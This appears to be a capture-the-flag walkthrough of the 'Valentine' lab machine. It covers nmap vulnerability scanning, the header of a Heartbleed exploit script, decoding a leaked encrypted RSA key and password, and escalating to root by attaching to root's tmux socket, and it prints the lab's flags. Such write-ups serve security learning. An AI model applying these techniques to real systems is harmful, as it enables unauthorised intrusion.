
I continued with the command to search for vulnerabilities by IP address

```
ssl-ccs-injection:
  VULNERABLE:
  SSL/TLS MITM vulnerability (CCS Injection)
    State: VULNERABLE
    Risk factor: High
      OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
      does not properly restrict processing of ChangeCipherSpec messages,
      which allows man-in-the-middle attackers to trigger use of a zero
      length master key in certain OpenSSL-to-OpenSSL communications, and
      consequently hijack sessions or obtain sensitive information, via
      a crafted TLS handshake, aka the "CCS Injection" vulnerability.
```

nmap --script vuln 10.10.10.79 command



I used the following command to verify that there is indeed a vulnerability



A small Google search on Heartbleed and continue

Github has an excellent exploit. I downloaded it to my computer and progressed

Heartbleed (CVE-2014-0160) Test & Exploit Python Script

heartbleed.py — Raw

```
#!/usr/bin/python

# Modified by Travis Lee
# Last Updated: 4/21/14
# Version 1.16
#
# -changed output to display text only instead of hexdump and made it easier to read
# -added option to specify number of times to connect to server (to get more data)
# -added option to send STARTTLS command for use with SMTP/POP/IMAP/FTP/etc...
# -added option to specify an input file of multiple hosts, line delimited, with or without a port specified (host:port)
# -added option to have verbose output
# -added capability to automatically check if STARTTLS/STLS/AUTH TLS is supported when smtp/pop/imap/ftp ports are entered and automaticall
# -added option for hex output
# -added option to output raw data to a file
# -added option to output ascii data to a file
# -added option to not display returned data on screen (good if doing many iterations and outputting to a file)
# -added tls version auto-detection
# -added an extract rsa private key mode (orig code from epixoip. will exit script when found and enables -d (do not display returned data
#  -requires following modules: gmpy, pyasn1

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
import time
import os
from optparse import OptionParser
```

In searching for paths I examined the options I have

```
┌──(root💀lior)-[~]
└─# gobuster dir -u http://10.10.10.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.79/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/15 15:51:08 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 38]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.79/dev/]
Progress: 5870 / 220561 (2.66%)
```


Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80

Hype_key

This matter caught my attention



I translated this text into something more understandable and I save it to hype.key

Paste hex numbers or drop file

```
55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52
56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78
53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52
49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

Character encoding

ASCII


Convert | Reset | Swap

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkD
a8R
```

Copy | Save

I kept trying to somehow get into the attacking system

And I managed to get into the user with my file hype.key



I downloaded heartbleed.py from github and ran it 100 time and I have a password

I translated the code

```
┌──(root💀lior)-[/home/lior/Downloads/valentine]
└─# echo -n aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== |  base64 -d
heartbleedbelievethehype
```

```
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ ls
user.txt
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~/Desktop$
```

In bash history I find this "tmux"

I ran the ps command to see what root is running so I can connect to it

```
root        1015       1  0 May09 tty5     00:00:00 /sbin/getty -8 38400 tty5
root        1023       1  0 May09 ?        00:00:01 /usr/bin/tmux -S /.devs/dev_sess
root        1028    1023  0 May09 pts/15   00:00:00 -bash
root        1029       1  0 May09 tty2     00:00:00 /sbin/getty -8 38400 tty2
```

tmux –S /.devs/dev_sess to run this.

```
root@Valentine:/home/hype/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype/Desktop#
```

```
curl.sh  root.txt
root@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:~#
```

Thank you